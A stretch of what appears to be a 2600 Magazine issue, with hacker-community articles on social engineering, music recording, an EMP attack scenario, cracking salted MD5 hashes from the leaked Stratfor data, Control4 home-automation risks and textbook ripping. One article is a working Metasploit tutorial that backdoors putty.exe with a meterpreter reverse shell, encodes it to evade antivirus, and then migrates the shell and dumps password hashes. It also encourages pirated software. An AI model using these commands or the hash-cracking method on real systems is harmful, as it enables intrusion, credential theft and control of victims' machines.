My goal here is not a primer on social engineering. My goal is to point out something that should be obvious. Companies should be running regular internal security checks against their employees and be giving constant feedback to ensure that people know how to properly handle secure information. This especially holds true for customer service and technical support groups, which generally face the end user and public at large.

In my current job, I have seen plenty of cases where someone calls in stating that their account has been compromised. When checking the history in our system, I find that existing security policy wasn't followed, simply because the person on the other end of the line was irate, pushy, and threatening to contact the corporate office. The representative was overwhelmed and caved.

Again, regular network penetration testing can provide valuable feedback to IT and security professionals that is essential to creating a secure network environment. I am not trying to downplay that. However, network security is only going to be as good as the people using the network.

I don't know of any security consultant groups that perform social engineering audits, and if there are groups out there, they probably charge a pretty penny to get that service. My suggestion would be that companies use senior members of their own teams to test other employees. This way, they already have an idea of which buttons to push, and where the flaws in the system might be. All that would need to be done is to prove that to the right people in order to increase trainings and awareness on existing policies, and to create new ones to fill in the gaps. Not to mention that because these people are already employed by the company in question, it would save them the costs of hiring someone from the outside.

In closing, I just want to say that pentesting is great. It can be tedious, exciting, challenging, fun, and everything in between. It can be a great resource to many organizations looking to improve their network security. All that being said, companies should also place a significant emphasis on educating and policing their own. When these two things are coupled together - both network and social engineering pentesting - one can begin to build a very solid security policy, starting with and strengthening the weakest link, the employees.

Free Music: The Quest for the MP3

by DMUX

I don't know why I haven't heard of anyone else doing it the way I did. It was a simple idea and it was the same way I did it when I was eight. Maybe it is too much work for most people and they don't care.

Since the boom of the Internet, there was a time that music had somewhat of a Holy Grail status. Everyone was trying to find it. In the past 14 years, I have read various articles and tactics of how to find free MP3s. As I read these articles, some explain how to get free music by logging in to [insert "one free MP3 when you sign up" website here]. Seems like a lot of work to me. I think back to my early childhood of "obtaining free music."

(Just to set the record straight, stealing is wrong. Now back to the story.)

I was never a huge music aficionado, but I did like the top tens on the radio. I wanted to play all the new "top of the charts" songs at my leisure. When I was eight (circa 1989), I had a small red POS radio with a tape deck that had the capability to record. While riding in the car, if I heard a song I liked, I would have to quickly write down the name of the song or artist before my ADD kicked in and I would be back to "hey I like this song" when it played again. Usually on Saturday in between beating *Super Contra* and struggling with battle toads on NES, I would have a blank cassette in the radio and was ready to push the record button for any song that I heard earlier in the week. With the red POS radio I had, I couldn't make a sound while it was recording because the microphone would pick up everything external to the radio. Quite a tedious operation but hey, I didn't have to go buy the single. A full album on CC (compact cassette) cost \$15.00 back in the day. I always found it strange that after CDs were popular, they ended up being the same price for an album as what the tapes used to be when they were popular. I wonder if Gramophone Records and 8 Tracks started this trend.

Fast forward eight years or so - still before Napster. MP3s were starting to be all the rage. You could always hear kids in the hall at school comparing meager MP3 collections. You wouldn't even care what music they had; it was all about the MP3 count. "I got over 7,000 MP3s, do you want to touch me?"

After Napster was released, everything changed. Granted, I am somewhat nostalgic, so I wanted all the songs that I still had on cassette so I could listen to them on my PC. I still had several cassettes and quite a few CDs, but I knew that MP3s were where it was all going. I didn't want to have to re-buy the same music that was on my tapes for a CD, and then rip them to my computer.

Now fast forward to around 2002. I invested (wasted) many hours into *Quake 3*. So much time that I would make somewhat elaborate frag videos and upload them to Planetquake/Own-Age and other gaming sites pre-YouTube days. I am proud that one of my demos made it in the "Get Quaked 3" video, but that's another story. When I would make *Quake* movies, I used all kinds of software way above my

level at the time: Sony Vegas, Adobe After Effects, Adobe Premiere, and Sound Forge. The overall goal when making an elaborate *Quake* video is to sync up the music track with the frags. Somewhere around that time, I came across the greatest program every music enthusiast should know: Audacity. I created the audio track in Audacity, then laid it in the video editing program, and compiled the video.

What does this have to do with getting free music? Well, I don't know why I didn't hear about this approach years before I started doing it. With Audacity you can easily record any noise that your computer outputs and re-encode it in whatever format you want. Best of all, it is *free*. You can actually do this with many other programs. Audacity is pretty easy to use and has a few editing options that make it quick.

I don't know why, but in 2005 I was in search of vintage music videos I used to watch when music videos were actually shown on the music television channel. I didn't begin by searching the P2P realm; I googled it first just to see what would come up. Sure enough, I came across the newly created YouTube.com. I found lots of remixes to songs that I never heard. I thought, why not just record the audio off YouTube and convert them into MP3s instead of trying to find the MP3? Why waste time and risk getting a billion dollar fine for downloading a few MP3s of songs I still have on tape? Before I knew it, YouTube became my personal music box.

I am so glad that the RIAA finds it OK for all of the music to be uploaded to YouTube. I can quickly find rare remixes of songs on YouTube that would have taken hours of searching Kazaa, BearShare, torrents, eMule, and Napster combined. I can record them from YouTube and put them on my iPod or just burn them to DVD. Lots of people ask me where I find some of my remixes because they have never heard them on iTunes. When I tell them I got it off of YouTube, they get the most puzzled look on their face. "Youtube?" "Yea, YouTube." I am sure others have done it, but I have never heard or read of anyone else doing it this way. With all of the online radio stations and music videos that are always embedded on every website, why not?

Why should we have to pay for music that we paid for 20 years ago? I don't want to pay \$0.99 for a song; I have the single on tape! The RIAA never emailed my official licensed MP3s for all of the songs that I bought years ago. What gives them the right to put it in a different wrapper and resell it?

So, I guess my process of finding "free music" really hasn't changed from when I was eight years old. The only thing that has changed is my age and the format of the music.

Go Build Your Playlist

<http://audacity.sourceforge.net/>
<http://soundcloud.com/>
<http://www.di.fm/>
 and many more out there.
 Happy listening.

An EMP Flash - It All Stops

by Paul Abramson

I wonder if America will be ended by an EMP. EMP means: Electro-Magnetic Pulse, which can be produced by a large explosion. In fact, some large nuclear explosions, high in the atmosphere, have produced EMPs inadvertently. It is also called The Compton Effect.

Back in 1958 the U.S. performed a particular H-Bomb test in the skies over the southern Pacific Ocean which knocked out street lights in Hawaii (about 800 miles away) and in the opposite direction interrupted radio transmissions in much of Australia (4,000 miles away). That is a span of about 5,000 miles. Modern electronic circuitry is a lot more sensitive to interference than old street lights and tube radios. That's why you have good surge protectors on your computer and your home theater system. But a powerful electrical surge that travels line-of-sight through the air and most walls thereby bypasses most modern electronic protections.

Instead of open ocean below as in the 1950s, what if the area below was the continental United States of today?

I recently broached this topic with an ex-congressman acquaintance and he immediately responded that this is the biggest danger to America today. I agreed. But then I followed up with the question of *why* no one is talking about this.

After the Compton Effect was discovered in nuclear tests by both the U.S. and the Soviet Union, both nations agreed to suspend above ground nuclear testing. It was an unpredictable side effect of Cold War bomb testing.

Today you can look up "E-Bomb" (not related to spam, sorry) and see that a rogue nation or terrorist group could actually shield a nuclear bomb housing in a way that would accentuate its EMP blast.

Let's say Iran, as one possible example, positioned a modified container ship about 200 miles off the U.S. Eastern seaboard quietly, without attracting attention. Then, still in international waters, it begins dumping all the big shipping

containers overboard. A missile launcher rises out of its belly and sends a single warhead skyward successfully. Reaching only two miles in altitude (but higher would be even more effective to send the pulse further over the horizon) in a couple of minutes, roughly over Delaware or New Jersey - it detonates.

We hear nothing. Maybe we don't see much. The EMP instantly radiates out in all directions. From New York to Atlanta and as far west as parts of Ohio, cell towers pop. Electronic ignitions in millions of cars and trucks stop. And no one can hear local radio stations, much less get on the Internet. Dark and silent in many areas. Satellites above (sensitive electronics that are sometimes impacted by solar flares) also in a direct line of sight from the blast could be rendered mute.

When Hurricane Katrina hit, it knocked down some power lines. There were gas stations filled with fuel, but when the small electric pumps went out, no gas. If the EMP hit cross-country power lines, thus taking out the big transformers, entire neighborhoods or cities could lose power. With no electric pumps, there'd soon be no water, no way to flush toilets, and freezers and medical equipment would all shut off, etc.

Readers of *2600 Magazine* are curious and inventive. We like to know how things work and about alternate applications of technology, and I believe that we like to ponder repercussions - both positive and negative - of holes in infrastructure.

I fear that the danger of a rogue group detonating an EMP is a very real and present one. Ponder this scenario. Instead of a single large rocket, what if there were three or four modified container ships? One approaches California, one enters the Great Lakes towards Chicago, and another quietly aims for a major port in Virginia or New Jersey (perhaps a fourth is en route to New Orleans). At a set time one day, the crews start to use banks of helium tanks below deck to fill a large dirigible on each ship, then lifting the payloads airborne (no bright exhaust trails to track, just big silent balloons rising). At only 2,000 or 3,000 feet in altitude they simultaneously detonate.

How could you buy a new electronic ignition for your car if the factory 500 miles away has also been fried? Wall Street? Light some candles to find it. No street lights tonight and you can't microwave your dinner.

Most people have not built a Faraday Cage (Faraday shield) around their homes or offices, but maybe we need to start. Lightning strikes rarely but lightning and grounding rods are a part of most modern building codes. One lightning strike, like one EMP, could ruin your whole day.

Generals are always fighting the last war. The French built the intricate Maginot Line in the 1930s (after years of trench warfare in World War I). So in 1940 (early in World War II), the German army went north, just going around it.

Then they marched into Paris a couple of weeks later. Today, America is trying to build a domestic missile shield. But a sophisticated 1,000 pound bomb could be delivered by a container ship or a submarine, or by a semi-truck driving up from Mexico into the Midwest, or via a sleek privately owned Gulf Stream jet inbound from Monaco or Geneva late one night. Maybe the pilot has radioed ahead that he is flying to St. Louis or Kansas City or Nashville from Europe. All is dark with street lights far below. Sounds fine, right? Flying at 30,000 feet, the pilot radios a short coded message back to some dictator, then the copilot reaches back and presses a button. A flash - it all stops - the end of America.



Learning from Stratfor: Extracting a Salt from an MD5 Hash

by Acrobatic
jbnunn@gmail.com

In December of 2011, members of activist group Anonymous released a slew (over 860,000 records) of private data stolen from think-tank Stratfor. While I don't condone the theft, I do 1) condone the attention it brings to a firm that prides itself on being both intelligent and secure as a means of showing the public that no data is entirely secure, and 2) as a means of pointing out these insecurities in the hopes that it will make them more intelligent and more secure with our data.

I've seen the list, in an attempt to see if my own information was compromised. It was not (at least here, but was recently in the Zappos breach), but I can't say the same for almost a million other people. The list contains mostly inconsequential information - but it does have an encrypted password (along with the email address and username) for each person. After a cursory run through of several thousand random encrypted passwords, I was not able to crack any using the method I published a few years back.

Salting

These passwords are at least salted (salting is the process of taking a password and adding extra characters to it to make it more difficult to crack. If your password was "submarine" using MD5 encryption (which is what the majority of websites use to encrypt stored data), it would be encrypted as "a9bdfa76aa6d76f7bde66e470cf98553". In an effort to make your data more secure, a programmer might salt your data with another word, like "kangaroo," by adding it to your password before storing it. So, instead of storing the MD5 hash of "submarine", which might be easy for a hacker to guess if they accessed the user database, the password is stored as a hash of "submarinekangaroo", which would be much harder for someone to guess. A smarter salt would be something random, like "tH7rWslwj6", so that brute-force attacks on passwords with a wordlist for salts would be rendered mostly useless. Try it yourself if you want: If you're on a Mac, go into Terminal and type

```
md5 -s 'whatever-you-want'
```

then hit Enter. What you'll see is the hashed value of your string of text. Now, try to add some characters to it - your own salt - and see how the results change. It's important to realize that there's no "unhash" method, per se. There's no

such thing as

```
unmd5 -s `a9bdfa76aa6d76f7bde66e4
↳70cf98553`
```

and get “submarine” in response. But - if you go to Google and search for “a9bdfa76aa6d76f7bde66e470cf98553”, you’ll find plenty of posts telling you the answer is “submarine”. Salt submarine with your own new word (md5 -s `submarineastroturf`), then search for that. Chances are your search will come up empty. That’s the importance of a salt.

How Does My Website Know My Password Then?

In most cases, they don’t. They keep the hashed version of your password, but they have no way of knowing what it actually is in “plain-text.” To see if the password you enter when you login matches what they’ve stored in their database, they have to hash it, and compare it to what’s on file. So if your hashed password was stored as “8833f74b9da9cf81d33f6c6a79ac9985” and you entered “telescope” as your password, a program quickly converts your plain-text password to “8833f74b9da9cf81d33f6c6a79ac9985” and compares it to what’s stored. In this case, there’s a match and you’re granted access to your account. If they happened to salt your password before storing it by adding the word “pineapple” to the beginning, then your stored password would be “0cf7664d30e8a72b6b423148578ddfba”. (Again, you can confirm by typing md5 -s `pineappletelescope` in your terminal). So, when you enter “telescope” into your website’s login box, before it’s hashed, the website will add “pineapple” to your password, then hash it to compare with what’s stored in the database. You can see not only the importance of salting, but also knowing exactly what the salt is. Without it (without knowing pineapple, in this example), it would be impossible to match the password you entered with what was stored.

Looking for Patterns

So, we can assume that Stratfor is at least smart enough to salt their passwords. The question is, can we take 800+K hashed, salted passwords, and find any patterns or similarities in them? From that, could we build a frequency of the most common hashed passwords, then assume that those passwords are the same - and try to derive an algorithm that produces a salt? Can we get lucky and hope that Stratfor salted their passwords with either the username or email address of each user? Or did they use the same salt for every user? I would assume they wouldn’t use an email address - especially since a user can change their email address - so we’ll take that one

out of the mix. I will, however, try the username as a salt, as that is typically something a user isn’t allowed to change.

The First Clue - No Duplicate Hashes

To begin, I sorted the 860,160 hashed passwords alphabetically and, interestingly (at least in the few thousand I quickly scanned), there were no matches.

What does this mean? It means that a different salt is being used for each person.

Why? Because in a list of 860,160 passwords, the chances of none being the same are infinitesimally small. Let’s say two people used the phrase “opensesame” as their password. The hash of this is: “e6078b9b1aac915d11b9fd59791030bf”. Let’s now say that Stratfor salted all passwords when they stored them, and salted them with the phrase “fishbowl123” by appending it to the end of a user’s password. So, “opensesame” becomes “opensamefishbowl123” which is hashed as “8feb9db2775f81e3b152803bb9704fad”.

So, theoretically, if only two out of 860,160 people had the password of “opensesame”, we should see the hash “8feb9db-2775f81e3b152803bb9704fad” show up at least twice. But there are no duplicates - and that indicates that the same salt isn’t being used for each person. This is too large a sample size to not have at least two people with the same password - any password. Since we learned above that the salt must be known in order for a website to check your password, we’ll assume that Stratfor made their salt based on something unique to the user.

The User Record

The user records for the Stratfor file include information like name, Stratfor ID, user ID, user email address, time zone, picture, signature, theme, last login date, account creation date, and a few trivial ones. We know that the salt most likely comes from one of these fields of information, and we know the salt needs to be unique to each user, so we can start eliminating some of these. The dates are interesting, but there is a good possibility that there are plenty of users with the same login date, or account creation date, even down to the hour or minute, so we can’t assume that is unique. We also know that there will be plenty of duplications of the time zone, so that one could be eliminated as well. The theme (which I assume was some sort of color theme or account theme for each user) can also fall under the “duplicate” category, but it falls under another greater category, which is that of a field where the value could change. For the salted password to work, the salt must always stay the same. We can also consider user email address as some-

thing changeable, as well as the user's name, so we'll eliminate those from our list of possible salt options.

That leaves us with two good options: user ID and Stratfor ID.

Because we know that the salt is unique to a user, we have a good starting point for our attack, using the two options above as our primary salt tests. We know that Stratfor isn't using a random string for a salt - something that they've locked away in some file - because even if they did, there's a great possibility we would have duplicate hashes - and we have none.

We have candidates for our salt, now what? To do all the password crunching and text analysis, I'll be using my new friend, Ruby on Rails. Rails makes it really easy to spin up a quick database and start throwing data in it and doing text manipulation. The first step is to clean up the list and throw it into a database table. I took the huge Stratfor file, removed the extraneous columns and imported the user records into a database.

Next, I created a model for attempts. The attempts are based on the premise that at least one user out of the 860K will have one of the "ten most common passwords" (which, incidentally, were taken from the leak of 32 million passwords from RockYou.com's compromised systems).

The ten passwords we'll start with are:

```
123456
12345
123456789
password
iloveyou
princess
1234567
12345678
abc123
monkey
```

What we'll do is take each of the ten passwords and add the user ID to the beginning, test it, then add the user ID to the end, and test it.

For example, let's say the user's password hash is "3d50169ccfe06ecf1bdf4c63fb199bd9", their user id is "20", and their Stratfor ID is "23087".

I'll take our first password, "123456", prepend "20" to it to get "20123456", then get the hash (`md5 -s '20123456'`): "11720f3fa65c0fe57212ba6f12af1af1".

No match. So now I'll try "123456", append "20" to it to get "12345620," then get the hash (`md5 -s '12345620'`): "594111f029cbea462f70398257ac0e7f".

No match. Now I'll try it with their Stratfor ID. No match? Now I'll move to the next of our top ten passwords, "12345", and continue the test. For each password in our list, we have to try four different combinations. That's 40 combina-

tions for our ten passwords, tried across 860,160 rows, which means over 36 million tries.

If none of these work, the odds of the salt being based off one of our test columns seems slim, at which point we might consider that the hash is built off of more than one column (for example, prepending the Stratfor ID to the password and appending the user ID to the end). If that's the case, our number of brute-force attempts increases exponentially - and that's bad news for this exercise, but better news for those whose data is at risk.

The Results

Armed with my list of ten common passwords and the Stratfor hash, I put Ruby to the test. Less than 20 minutes later (even running on an underpowered MacBook Air), the experiment was a success, and the results are stunning:

Of the 860,160 user accounts from the Stratfor file, 986 of the users had one of the ten common passwords. The salt, as it turns out, is the Stratfor ID, prepended to a user's password. So, if your password happened to be "monkey" and your Stratfor ID was "187519", your password is based off the MD5 hash of "187519monkey". (Incidentally, 14 people of 860,160 had the password "monkey". The most common, sadly, were "123456" (483 occurrences) and "password" (285 occurrences).

What Does This Mean?

It means someone nefarious, knowing the salt column, could take it and run each of the users' passwords against a brute force dictionary - and there is no doubt that the 986 number would greatly increase, giving the hacker access to thousands of accounts.

It also means that it only takes two people to have a bad password to crack a salt. If no one in the 800K test had used one of those top 10 passwords, there's a good chance I would've gone on to another method, having found no matches.

What does it mean to Stratfor and companies like them? You have to do a better job of protecting our data. Salting is a good step towards protecting data, but if you don't use it right, it's only a minor stumbling block to someone with relatively little skill. Perhaps salting with data from multiple columns, or column data in reverse (maybe the username backwards), or a column on each end of the password (maybe a username and the account-created date), like "usernamemonkey01-25-2012" would be better. The insecurity of our personal data is troublesome, and breaches happen almost every day. I can only hope this will help those who keep our data to become more responsible in their protection of it.



Transmissions

by Dragorn

0x007, License to Code

Every so often, someone has the revolutionary idea that programmers should be licensed. Usually, the claim is made that licensing developers (or development companies) would produce better, more secure code by ensuring that the authors had some form of basic training. This is a ridiculous idea from almost any perspective, with the availability of development tools, the self-taught nature of many programmers, and the prevalence of outsourcing to countries who have no economic interest in restricting development.

Would you be surprised to learn we already have what effectively amounts to licensing for coders, which determines what parts of the computer you're allowed to use, how you use what *is* still available, and if you're even allowed to develop in the first place?

Closed ecosystem markets have already enforced these limitations, and done it so successfully that the general perception of the device is altered from "general purpose computer" to "device which runs apps."

This sounds like yet another attack on Apple, and in some ways it definitely is, but the change from "computer" to "general purpose device" goes beyond just Apple. Android devices would seem more open because most devices can run code not vetted by the market, but many devices are still locked and cannot run unsigned kernels or base operating systems. Microsoft has announced that the embedded version of Windows for low-power Arm chips will not allow browser extensions or the running of non-vetted code. We no longer connect computers to our TVs to play media - we connect "media devices" which *should* be capable of doing whatever general purpose computing we need, but are relegated to running specific media apps with no options to run our own code.

Limitations on general computing are spreading. Tablets break down the barrier between embedded mobile device and laptop - but also bring the restrictions of running only the code you're told you can run, and only being able to use the features of the computer

you're told you're allowed to use. Hybridized laptop/tablet combinations spread the limitations even further: It looks like a computer, it kind of acts like a computer, but you can't actually *use* it like a computer, unless the vendor decided to be benevolent enough to *allow* you to unlock it and install your own operating system on it.

Apple is taking the assault on computers a step further, it seems. Announcements about Mountain Lion indicate it will have a switch to force the computer to *only* run code which comes from the Apple store. Simultaneously, applications in the App Store will soon come under a mandate that they must run sandboxed and can only utilize a limited subset of the resources available. The switch is optional for now, but hints of the future. The sandboxing and limitation of applications on what would otherwise be a standard computer is also currently optional, and the cut-over data for mandatory sandboxing keeps slipping later and later, but it's still on the horizon, and it's coming.

There's plenty of angst to spread around beyond just Apple changing OSX of course; the implementation of secure boot on Intel hardware has been a specter since TPM was first introduced. By controlling the firmware so that it will only boot signed known-good kernels, a validated boot chain can prevent malware from hijacking the system. Unfortunately, it also prevents any code not signed by the manufacturer from booting, the exact same trick locked-down cell phones use to prevent unauthorized firmware from being used. Once again, rumors of Microsoft requiring a signed boot order for the next revision of Windows are making the rounds, and it's not yet clear exactly what the level of restriction will be. A locked bootloader on Intel hardware would prevent Linux or BSD kernels from booting, and even if vendors were willing to work with distributions to make valid signed versions, it would be limited to authorized versions of the kernel, not development or home-brew distributions like Gentoo. It's already difficult

to get a commercial PC which doesn't have a version of Windows pre-loaded, and thanks to subsidies it's often *more* expensive to get one without. If manufacturers have to change the firmware to produce "Windows" and "Non-Windows" products, it will become even harder.

Unfortunately, like nearly all technological change, these restrictions aren't *completely* negative, but the danger is the removal of choice. Limiting access can be a good thing, it's why we don't run everything as root or admin. I have relatives, and I suspect we all do, who would benefit from a limited environment. For general users who are not, and have no wish to become, security conscious, limiting the system to only running vetted code has a very strong appeal.

Limiting resources falls directly into what would normally be standard operating procedure for security: Give the user (or application) access only to the data and resources it needs. I sandbox programs under Linux by making network-facing GUI code like Firefox run under its own user. Having applications be limited by default could be a fantastic thing for security: If you give the user a choice, they'll probably pick the wrong thing. If you always do the more secure thing, you eliminate a major attack vector.

Our challenge should be to figure how to limit code by default to help increase security for non-specialist users, *without* sacrificing choice, flexibility, and the general-purpose computing platform we all count on. It's a computer, not a media player, or a web browser, or a slingshot-birds toy.

2600 t-shirts

This is anything but your typical hacker-chic barcode style t-shirt. We think our deskphone image (green in color) is both pleasing to the eye and useful in a pinch. The 2600 old-school telephone logo on the back (black in color) completes the mood. Shirts are 100% cotton and white, available in sizes S to XXXL.

\$20 includes shipping, except overseas.



Find it at
store.2600.com

or mail a check or
money order to:
2600

PO Box 752
Middle Island, NY 11953 USA
(overseas, add \$5.25)

Control4™

and Home Automation

by Awake31337

I work for a small business as a home AV installer. I install mainly home theaters, whole home audio systems with NuVo, and home automation with Control4. This article is mainly going to be on Control4; how it works, being creative with it, and some personal fears I have of it.

Control4 basically is bringing the idea of the “smart home” into a nice little affordable box. It’s easy to add on because much of it is wireless. It uses IR (infrared), Wi-Fi, and ZigBee, as well as Ethernet and RS-232. These types of connections are what give a user the control over various systems. These include home security, IP cameras and webcams, TVs, Blu-ray/DVD players, surround sound receivers, lighting, sprinkler systems, motorized gates, intercom systems, heating and AC, and many others. Some of the newest items to be controlled by Control4 are ovens and refrigerators. You can imagine how fun those types of connections can be in the wrong hands....

If you seem lost, think of it this way. You come home and you use your iPad to turn on the lights, set the heating and AC, and start a movie on the TV. All of these things are done automatically with preset buttons on the iPad, including the lights dimming, the TV, surround sound, and cable box turning themselves on and setting the right input. You put a roast in the oven, go and watch TV, and suddenly a message pops up on your screen telling you the roast is finished. This is just one of many examples of what these systems are used for.

First, you have the controller. The basic model is the HC-200 which starts out at around \$300-\$400. They have four IR outputs (IR remote to control mainly TV and AV equipment), ZigBee (wireless connection between devices, much like Bluetooth), Ethernet, stereo mini-jack input, component (RGB) video output, USB (for flash drives or Control4 Wi-Fi adapter), and stereo RCA outputs. The controller is basically the main piece in a Control4 system. The HC-200 can share music from a PC or media device on your network and play them on your TV or stereo system, actually listing them as they play. It is capable of showing the local weather as well as weather alerts. It can be controlled by an iPad, iPod, iPhone, Android, PC or laptop, Control4

RF remote, Control4 touchscreen remote, or an in-wall touchscreen remote. The HC-200 includes downloadable apps (like everything else these days) and is upgradable. Note that it can be used with or without Internet access. However, you lose a lot of those features if you choose to go without Internet.

The HC-300 and above tend to be for larger projects and include other connections such as control over relays. One thing I recently researched for a customer was how to adapt the relay output to a “squirrel catapult.” We actually were able to design a catapult that could be used remotely from the customer’s laptop while he was out of town, complete with webcam so he could see the squirrel fly through the air as he was launching it, and record a video of it.

To control the heating, AC, lights, and so on, you must purchase adapters. The Control4 switches and dimmers replace the current ones, and the Control4 thermostat replaces the standard. There are even outlet adapters to turn on lamps and so on. We have lately had a lot of customers who rent houses or have cabins at the beach who are interested in remotely seeing what their guests have set the thermostats at and if they left any lights on for fear of their power bill being too high. Obviously, they also have control over those things regardless of whether a guest is there or not.

A lot of the new theater receivers and tuners now are being controlled through Control4 over Ethernet on the network instead of your basic IR. This provides two-way communication between the equipment and the controller, which means the controller knows what you’re listening to or what source is on.

If Control4 is being installed at your house, the installer will have a laptop or something to program the controller. Everything must be set up on a computer using a program called Control4 Composer. From here, we can download or alter drivers for each piece of equipment that is being controlled. We also use it to identify ZigBee and Wi-Fi connections to the equipment. Composer also comes with the ability to program schemes. For instance, I can have the lights dim when I play a movie, and, if I pause or hit stop, they will brighten back up.

All of this sounds pretty cool until you think of the security risk this imposes on the owners.

For instance, the installer program is not available to the public, regardless of whether the customer who paid for it all wants it to mess with. The Composer program can be used to make changes remotely. You don't even have to be in the customer's house to make changes to their Control4. In fact, they would probably never know if you did make changes....

So let's say an idiot is out there who is just smart enough to be dangerous when it comes to hacking. If he was able to get the software, login, and password to a home with Control4, you could just imagine the chaos he could cause in a household.

Remember the movie *Hackers*? How the movie portrayed the character Dade Murphy hacking into the sprinkler system in the high school to get revenge on Kate Libby? Today, if she had a complete Control4 system in her home, he could have waited until it was dark, turned off the lights in the house, turned the TV to something like *Nightmare on Elm Street*, turned the volume up, and locked the doors to the house.

If she started to turn the lights back on and change the channel, he could have easily turned it all back. He could have even made a custom message pop up on her TV screen, or (assuming she had security cameras on the network) actually watched her from his computer. Sound farfetched? There are already such videos on YouTube of husbands playing pranks on their wives and so on using a laptop.

With that said, I want to make it clear that this article is a warning and is not an instruction manual on how to scare the crap out of someone, stalk someone, or, in any way, invade their privacy. Being an installer, I can't state this openly or I could be out of a job. I feel that when you decide to connect to the Internet, you're opening up a doorway to your computer or cell phone. When Control4 or any other home automation is connected to the Internet, you're basically opening a doorway for someone to have control over the appliances and equipment in your home.

Backdooring with metasploit[®]

by Oddacon T. Ripper

Metasploit is a free, open source pen-testing tool originally created by HD Moore in 2003. Coded first in Perl, the Metasploit Framework was later converted to Ruby, and then officially signed over and picked up by the security group Rapid7. Metasploit is available for all operating systems and comes pre-installed with BackTrack Linux, which is the OS I will be using in this article. The good folks over at Offensive Security just released BackTrack 5 (<http://backtrack-linux.org/>). So if you're new to BackTrack, I recommend downloading the .iso and booting live from a USB thumbdrive or DVD-R.

Once you have everything configured correctly, booted up, logged on, and connected to "your" Internet, we can finally set up our Metasploit attack! To ensure we stay within the parameters of the law, I will be doing this Metasploit attack on my Windows 7 box. We're just going to do a basic attack, inserting a backdoor into a .EXE file. We could just create a .EXE backdoor, but that's no fun! Instead, let's overwrite an already existing .EXE file and install the backdoor onto that. I'm going to use the program "putty.exe". Of course, you can choose whichever EXE you would like. After you have a EXE of your liking we can create the backdoor using the payload command. First, open a terminal and type:

```
msfpayload windows/meterpreter/
➤ reverse_tcp LHOST=192.168.1.2
➤ LPORT=1337 R | msfencode -t exe
➤ -e x86/shikata_ga_nai -c 1 -x
➤ /home/oddacon/Desktop/putty.exe
➤ -o /home/oddacon/Desktop/putty_
➤ h4x.exe
```

where "msfpayload" is the program that will create our backdoor and "windows/meterpreter/reverse_tcp" is the type of payload we are using. "LHOST", obviously, is your local IP. "LPORT" is the local port we are going to be listening on later. The "R" defines using raw mode, and the pipe break ("|") says we want to use another command: the encoder program "msfencode" to hopefully bypass the victim's anti-virus. "-t exe" says we are encoding a windows binary. "-e" defines the encoder to use. The "x86/shikata_ga_nai" is generally best, but there are several other encoders to choose from, as I will explain later. "-c" defines the number of times to encode - I encoded just once. And finally we specify the paths: "-x" is the path to where putty.exe or the EXE file you have chosen resides, and "-o" specifies the path you want the .EXE with the backdoor to go. Once you have executed that, you should see the output message:

```
[*] x86/shikata_ga_nai succeeded
➤ with size 318 (iteration=1)
```

We now have our backdoor "payload" ready for the victim to use. We can then set up Metasploit to act as our server and wait for the

victim's incoming connection through the backdoor EXE we just made. Type `clear` and fire up the Metasploit console: `msfconsole`. Be patient as it will take a moment to load all the exploits, payloads, and other goodies. After loading, Metasploit will tell you how many "goodies" you have in your framework and when you last updated it. You can always update by typing: `svn up` and you can also view the different exploits, payloads, etc... by typing `show `exploits`` `↳/payloads/ecoders/etc..."` Since this is a manual attack, we are going to use the generic payload handler: `multi/handler`. So after the Metasploit console loads up, type `use exploit/multi/handler`. Metasploit will then recognize that we are using this exploit and return: `.msf exploit(handler) >` on a new line in the console. Then we set the payload to the same one we used earlier in creating the backdoor file: `set PAYLOAD windows/meterpreter/reverse_tcp`. Metasploit should return: `PAYLOAD => windows/meterpreter/reverse_tcp` if done correctly. Next, set the LHOST to your IP: `set LHOST 192.168.1.2` (which is my IP) and then the local port: `set LPORT 1337` (the same we used to create the payload earlier). Everything is now set up, but before we execute and run our server, we can type `show options` to make sure everything is running properly. Then type `exploit` to start the server and wait for our victim to run the backdoor `putty_h4x.exe`.

```
[*] Starting the payload handler...
[*] Started reverse handler on
↳ port 1337
```

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 open
↳ ed (192.168.1.2:1337 ->
↳ 192.168.1.4:1134)
meterpreter >
```

It did not take long (since this is a simulated attack!) for our victim to run the `putty_h4x.exe` file. As you can see, Metasploit opened a session from our victim: `192.168.1.4`. Now that we have established a connection using the command interpreter "meterpreter," let's go to work! First, type `ps` to get a list of the systems running processes. And then type `migrate PID #`. For instance, I type `migrate 2976` where `2976` is the PID number of the system's `explorer.exe` process.

```
[*] Migrating to 2976...
[*] Migration completed
↳ successfully.
```

Our backdoor is now within the `explorer.exe` process, so if the victim decides to delete `putty_h4x.exe`, the backdoor connection will not be broken. From here, we can do a number of things. For instance, the command "getuid" will return the current user the victim is running on. The command "getsystem" will elevate your privilege. Typing "hashdump" will display the contents of the SAM database. There are still a number of commands we can such as downloading and uploading files, recording keystrokes and other information, even shutting down the system. For more info on meterpreter commands just type `?` or `help` for the help menu. And check out <http://www.offensive-security.com/metasploit-unleashed/> for more information on the Metasploit Framework.



articles@2600.com

or

2600 Articles
PO Box 99
Middle Island, NY
11953 USA

WE WANT YOU!

Write for 2600 and help shape the hacker world! From the beginning, our articles have been written by people of all ages, backgrounds, and opinions. We speak with many voices and yours can be one of them. Is there something involving technology that fascinates you? Do you have some tricks you'd like to share? There are so many topics where thinking like a hacker can make all the difference in making things work better, getting around restrictions, coming up with brand new ideas...

So please send us your submissions and keep 2600 fresh. (We'll give you free stuff in exchange.) Your article can be of any length but they generally run from 500 to 3000 words depending on detail. Be sure that your entries aren't online or otherwise printed. (Anonymity respected and protected when requested)

MY GRANDPA'S BOOKS NEVER MORE!



by Windpunk

When people think of college, they see dollar signs. Other than the tuition, the most expensive part of the puzzle is the books. Depending on what kind of time frame you have, and what the bookstore allows, it is possible to purchase the books, rip-em, and sell them back for the full face value. The positives outweigh the negatives (if getting caught is not a negative). When you rip the book properly, you get every word and every picture of the book. The book ripper is easy to make. Google the design you like, all you really need is Plexiglas, two decent cameras, and some scrap wood.

Programs to Use

When I ripped my textbooks, I used three programs and two of them were open source or free. Metamorphose is a program for numbering files. It is necessary because when you take the pictures from the cameras, you will have to combine them at some point. Numbering the first camera's files starting with "001" and the second camera's files starting with "001A" is a good idea, so that when you put the images together they will be in order from cover to cover. I usually select a three digit filename because most college textbooks don't exceed 2000 pages ($999 + 999A = 1998$ pages).

The next program to use after getting everything in order is Scan Tailor. This is where you're going to spend most of your time telling the program to automatically rotate every other picture and getting everything trimmed and white balanced.

The third program is not free unless you get the pirated copy somewhere out there. Adobe Acrobat Pro is where you will be merging

